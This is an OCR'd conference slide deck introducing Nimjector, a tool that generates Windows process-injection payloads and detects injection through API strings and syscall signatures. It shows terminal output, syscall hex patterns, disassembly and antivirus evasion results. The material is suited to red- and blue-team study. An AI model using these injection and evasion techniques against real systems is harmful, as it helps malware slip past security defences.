
```
└─$ ./nimjector list -t all
[+] Available techniques - 46
[-] vanilla
[-] create_remote_thread
[-] process_hollowing
[-] apc_queue
[-] cert_enum_system_store_location
[-] cert_enum_system_store
[-] create_fiber
[-] create_threadpool_wait
[-] create_timer_queue_timer
[-] crypt_enum_oid_info
[-] early_bird_apc_queue
[-] enum_calendar_info_w
[-] enum_child_windows
[-] enum_date_formats_a
[-] enum_desktops_w
[-] enum_desktop_windows
[-] enum_display_monitors
[-] enumerate_loaded_modules
[-] enum_font_families_ex_w
[-] enum_fonts_w
[-] enum_language_group_locales
[-] enum_objects
[-] enum_pages_files_w
[-] enum_pwr_schemes
[-] enum_resources_types_ex_w
[-] enum_resources_types_w
[-] enum_system_codepages_a
[-] enum_system_codepages_w
[-] enum_system_geo_id
[-] enum_system_language_groups_a
[-] enum_system_locales_ex
[-] enum_system_locales_a
[-] enum_thread_windows
[-] enum_time_formats_a
```

Nimjector – Benefits (Red)

- Introduces each call used per technique




```
└─$ ./nimjector red -i payload.bin -t suspended_thread -P
[+] API call used: OpenProcess
[!] OpenProcess is used to get a handle on a process. This function is commonly used by malware during process inject
ion.
[+] API call used: VirtualAllocEx
[!] VirtualAllocEx is often used by malware to allocate memory in a remote process as part of process injection. This
 function returns the memory address of the newly allocated space.
[+] API call used: WriteProcessMemory
[!] Writing data into a specified region of memory. This function is often used by malware as part of process injecti
on to inject malicious code into a specified process.
[+] API call used: VirtualProtect
[!] VirtualProtect is often used by malware to modify memory protection (often to allow write or execution).
[+] API call used: CreateRemoteThread
```




```
└─$ ./nimjector red -i payload.bin -t create_remote_thread -P
[+] API call used: OpenProcess
[!] OpenProcess is used to get a handle on a process. This function is commonly used by malware during process inject
ion.
[+] API call used: VirtualAllocEx
[!] VirtualAllocEx is often used by malware to allocate memory in a remote process as part of process injection. This
 function returns the memory address of the newly allocated space.
[+] API call used: WriteProcessMemory
[!] Writing data into a specified region of memory. This function is often used by malware as part of process injecti
on to inject malicious code into a specified process.
[+] API call used: CreateRemoteThread
[!] CreateRemoteThread is used to create a thread that runs in the virtual address space of another process.
[+] API call used: CloseHandle
```

Nimjector – Benefits (Red)

- Mix and match of different API calls
  - API call variations (Kernel32, Ntdll, Syscalls, GetSyscallStub)




```
┌──(kali㉿WIN-7)-[~/Tools/payloads/Nimjector]
└─$ ./nimjector red -i ~/payload.bin -t create_remote_thread -P
[+] API call used: OpenProcess
[+] API call used: VirtualAllocEx
[+] API call used: WriteProcessMemory
[+] API call used: CreateRemoteThread
[+] API call used: CloseHandle
import base64
import winim
import winim/lean
```



```
┌──(kali㉿WIN-7)-[~/Tools/payloads/Nimjector]
└─$ ./nimjector red -i ~/payload.bin -t create_remote_thread -g -P
[+] API call used: OpenProcess
[+] API call used: NtAllocateVirtualMemory
[+] API call used: NtWriteVirtualMemory
[+] API call used: NtCreateThreadEx
[+] API call used: CloseHandle
import base64
import winim
import winim/lean
import osproc
include utils/GetSyscallStub
```

Nimjector – Functionalities (Blue)


- String based detection
  - Kernel32 or Ntdll calls
  - CAVEAT: String obfuscation




```
└─$ ./nimjector blue -f payload.exe
[+] Checking API calls used by vanilla.
[-] Detected Kernel32 API call via strings: VirtualAlloc
[!] VirtualAlloc is often used by malware to allocate memory as part of process injectio
n. This function returns the memory address of the newly allocated space.
[+] Checking API calls used by create_remote_thread.
[-] Detected Kernel32 API call via strings: OpenProcess
[!] OpenProcess is used to get a handle on a process. This function is commonly used by
malware during process injection.
[-] Detected Kernel32 API call via strings: VirtualAllocEx
[!] VirtualAllocEx is often used by malware to allocate memory in a remote process as pa
rt of process injection. This function returns the memory address of the newly allocated
 space.
[-] Detected Kernel32 API call via strings: WriteProcessMemory
[!] Writing data into a specified region of memory. This function is often used by malwa
re as part of process injection to inject malicious code into a specified process.
[-] Detected Kernel32 API call via strings: CreateRemoteThread
[!] CreateRemoteThread is used to create a thread that runs in the virtual address space
 of another process.
[-] Detected Kernel32 API call via strings: CloseHandle
[!] CloseHandle is used to close an open object handle. Process and Thread Handles are t
he common object handles used in process injection.
[!] Potential Injection Technique: create_remote_thread - 100%
[+] Checking API calls used by process_hollowing.
[-] Detected Kernel32 API call via strings: WriteProcessMemory
[!] Writing data into a specified region of memory. This function is often used by malwa
re as part of process injection to inject malicious code into a specified process.
```

Nimjector – Functionalities (Blue)

- Syscall Detection
  - Hex encoded syscalls
  - CAVEAT: Limited to syscalls of Windows 10




```
- name: NtAllocateVirtualMemory
  syscall_hex: B9E14B1F05E89DFFFFFF
- name: NtCreateThreadEx
  syscall_hex: B956052BF1E819FFFFFF
- name: NtWaitForSingleObject
  syscall_hex: B9AB0CB784E8D7FEFFFF
- name: NtWriteVirtualMemory
  syscall_hex: B99EA81098E85BFFFFFF
```




```
0000000000405e0c <NtAllocateVirtualMemory__payload_22>:
  405e0c:       48 89 4c 24 08          mov    %rcx,0x8(%rsp)
  405e11:       48 89 54 24 10          mov    %rdx,0x10(%rsp)
  405e16:       4c 89 44 24 18          mov    %r8,0x18(%rsp)
  405e1b:       4c 89 4c 24 20          mov    %r9,0x20(%rsp)
  405e20:       48 83 ec 28             sub    $0x28,%rsp
  405e24:       b9 0b 19 9c 01          mov    $0x19c190b,%ecx
  405e29:       e8 9d ff ff ff          call   405dcb <SW2_GetSyscallNumber>
  405e2e:       48 83 c4 28             add    $0x28,%rsp
  405e32:       48 8b 4c 24 08          mov    0x8(%rsp),%rcx
  405e37:       48 8b 54 24 10          mov    0x10(%rsp),%rdx
  405e3c:       4c 8b 44 24 18          mov    0x18(%rsp),%r8
  405e41:       4c 8b 4c 24 20          mov    0x20(%rsp),%r9
  405e46:       49 89 ca                mov    %rcx,%r10
  405e49:       0f 05                   syscall
  405e4b:       c3                      ret
  405e4c:       0f 0b                   ud2
```

Nimjector – Benefits (Blue)

- Quick analysis via API call strings or syscalls detection
  - Heuristic scoring based on API call weight
  - Some API calls are more significant based on the technique




```
- name: create_remote_thread
  api_calls:
    - OpenProcess
    - VirtualAllocEx
    - WriteProcessMemory
    - CreateRemoteThread - 5
    - CloseHandle
```




```
[+] Checking API calls used by create_remote_thread.
[-] Detected Kernel32 API call via strings: OpenProcess
[!] OpenProcess is used to get a handle on a process. This function is commonly used by
malware during process injection.
[-] Detected Kernel32 API call via strings: VirtualAllocEx
[!] VirtualAllocEx is often used by malware to allocate memory in a remote process as pa
rt of process injection. This function returns the memory address of the newly allocated
 space.
[-] Detected Kernel32 API call via strings: WriteProcessMemory
[!] Writing data into a specified region of memory. This function is often used by malwa
re as part of process injection to inject malicious code into a specified process.
[-] Detected Kernel32 API call via strings: CreateRemoteThread
[!] CreateRemoteThread is used to create a thread that runs in the virtual address space
 of another process.
[-] Detected Kernel32 API call via strings: CloseHandle
[!] CloseHandle is used to close an open object handle. Process and Thread Handles are t
he common object handles used in process injection.
[!] Potential Injection Technique: create_remote_thread - 100%
```

Nimjector – Benefits (Blue)

- Payload creation for AV / EDR testing
  - Payload compilation is not just for popping callbacks


vanilla.exe 0 3

ACTION TAKEN	Process blocked
SEVERITY	High
OBJECTIVE	Falcon Detection Method
TACTIC & TECHNIQUE	Machine Learning via Sensor-based ML


Filename
payload.exe

MD5
6d17e86205f060eaf9cdf5bfdbe60624

Detected by
3/26

Scan Date
26-09-2022 14:23:30

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**. The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean
AhnLab V3 Internet Security: Clean
Alyac Internet Security: Clean
Avast: Clean
AVG: Clean
Avira: HEUR/AGEN.1251177
BitDefender: Clean
BullGuard: Clean

Fortinet: Clean
F-Secure: Heuristic.HEUR/AGEN.1251177
IKARUS: Clean
Kaspersky: Clean
McAfee: Clean
Malwarebytes: Clean
Panda Antivirus: Clean

Nimjector – Development Plans

- Randomization of API calls per variant
- Evasion Techniques (Red Team)
  - In addition to API call variants
- Weight / Heuristic scoring optimization (Blue Team)
- Dynamic API Hooking (Blue Team)

DEMO

Nimjector in ACTION

Questions?

Hit me up at THEOS booth or anywhere here @ ROOTCON

Twitter: @_ar33zy

LinkedIn: Ariz Soriano

Special Credits

Idea Contribution & Validation

- @r3dact0r
- @mamiristi!
- @SymR
- @iansecretario_
- @jigglypuff

THEOS

CYBER SOLUTIONS

Securing Modern Businesses